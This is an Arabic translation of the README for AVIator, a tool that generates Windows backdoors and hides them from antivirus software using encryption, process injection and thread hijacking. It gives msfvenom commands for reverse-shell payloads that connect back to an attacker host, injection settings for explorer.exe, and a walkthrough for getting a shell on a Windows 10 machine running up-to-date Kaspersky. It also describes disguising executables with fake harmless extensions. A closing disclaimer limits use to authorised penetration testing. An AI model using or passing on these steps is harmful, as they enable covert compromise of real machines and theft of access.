
 ch0pin/aviator
مشروع التهرب من برامج مكافحة الفيروسات

AviAtor المنقول إلى NETCore 5 مع واجهة مستخدم محدثة
حول://الاسم
AV: مضاد الفيروسات
Ator: هو مبارز، كيميائي، عالم، ساحر، باحث، ومهندس، لديه القدرة أحيانًا على إنتاج أشياء من العدم (https://en.wikipedia.org/wiki/Ator)
حول://الغرض
AV|Ator هي أداة لتوليد الباب الخلفي، تستخدم تقنيات التشفير والحقن لتجاوز كشف مضادات الفيروسات. بشكل أكثر تحديدًا:
[https://attack.mitre.org/techniques/T1055/]:
حقن الملفات القابلة للتنفيذ المحمولة والذي يتضمن كتابة كود ضار مباشرة في العملية (بدون ملف على القرص) ثم استدعاء التنفيذ إما بكود إضافي أو عن طريق إنشاء مؤشر ترابط عن بعد. يؤدي إزاحة الكود المحقون إلى متطلب إضافي لوظيفة إعادة تعيين مراجع الذاكرة. تتغلب أشكال مختلفة من هذه الطريقة مثل حقن DLL الانعكاسي (كتابة DLL ذاتية التخطيط في عملية) ووحدة الذاكرة (تخطيط DLL عند الكتابة في العملية) على مشكلة إعادة توطين العنوان.
اختطاف تنفيذ الخيط والذي يتضمن حقن كود ضار أو مسار DLL في خيط عملية. مشابه لـ Process Hollowing، يجب تعليق الخيط أولاً.

يحتوي التطبيق على نموذج يتكون من ثلاثة مدخلات رئيسية (انظر لقطة الشاشة أدناه):

ملاحظة مهمة: يجب تقديم الشيلكود كمصفوفة بايت بلغة C#.
تحتوي القيم الافتراضية على شيلكود يقوم بتشغيل notepad.exe (32بت). هذا العرض التجريبي هو مؤشر على كيف يجب أن يكون الكود مشكلاً (باستخدام msfvenom، يمكن القيام بذلك بسهولة باستخدام الخيار -f csharp، على سبيل المثال msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=XXXX -f csharp).
بعد ملء المدخلات المقدمة وتحديد مسار الإخراج، يتم إنشاء ملف تنفيذي وفقًا للخيارات المختارة.
بكلمات بسيطة، تزوير ملف تنفيذي ليبدو وكأن له امتدادًا 'برئًا' مثل 'pdf'، 'txt' إلخ. على سبيل المثال، سيتم تفسير الملف "testcod.exe" على أنه "tesexe.doc"
انتبه إلى أن بعض مضادات الفيروسات تطلق تنبيهًا على التزوير نفسه كبرنامج ضار.
أعتقد أنكم جميعًا تعرفون ما هو :)
الحصول على شيل في جهاز ويندوز 10 يعمل بمضاد فيروسات كاسبرسكي محدث بالكامل
أنشئ الحمولة باستخدام msfvenom
msfvenom -p windows/x64/shell/reverse_tcp_rc4 LHOST=10.0.2.15 LPORT=443 EXITFUNC=thread RC4PASSWORD=S3cr3TP4ssw0rd -f csharp
استخدم AVIator مع الإعدادات التالية
بنية نظام التشغيل المستهدف: x64
تقنية الحقن: اختطاف الخيط (بنية الشيلكود: x64، بنية نظام التشغيل: x64)
الإجراء المستهدف: explorer (اترك الافتراضي)
اضبط المستمع على جهاز المهاجم
شغّل الملف التنفيذي المُنشأ على جهاز الضحية
ويندوز:
إما ترجمة المشروع أو تنزيل الملف التنفيذي المُجمّع مسبقًا من المجلد التالي:
https://github.com/Ch0pin/AVIator/tree/master/Compiled%20Binaries
لينكس:
قم بتثبيت Mono وفقًا لتوزيعة لينكس الخاصة بك، ثم قم بتنزيل وتشغيل الملفات الثنائية
على سبيل المثال في كالي:
   root@kali# apt install mono-devel

   root@kali# mono aviator.exe
إلى Damon Mohammadbagher على إجراء التشفير
لقد طورت هذا التطبيق بهدف التغلب على التحديات الصعبة لعملية اختبار الاختراق، وهذه هي الطريقة الوحيدة التي يجب استخدام هذا التطبيق بها. تأكد من أن لديك الإذن المطلوب لاستخدامه ضد نظام، ولا تستخدمه أبدًا لأغراض غير قانونية.






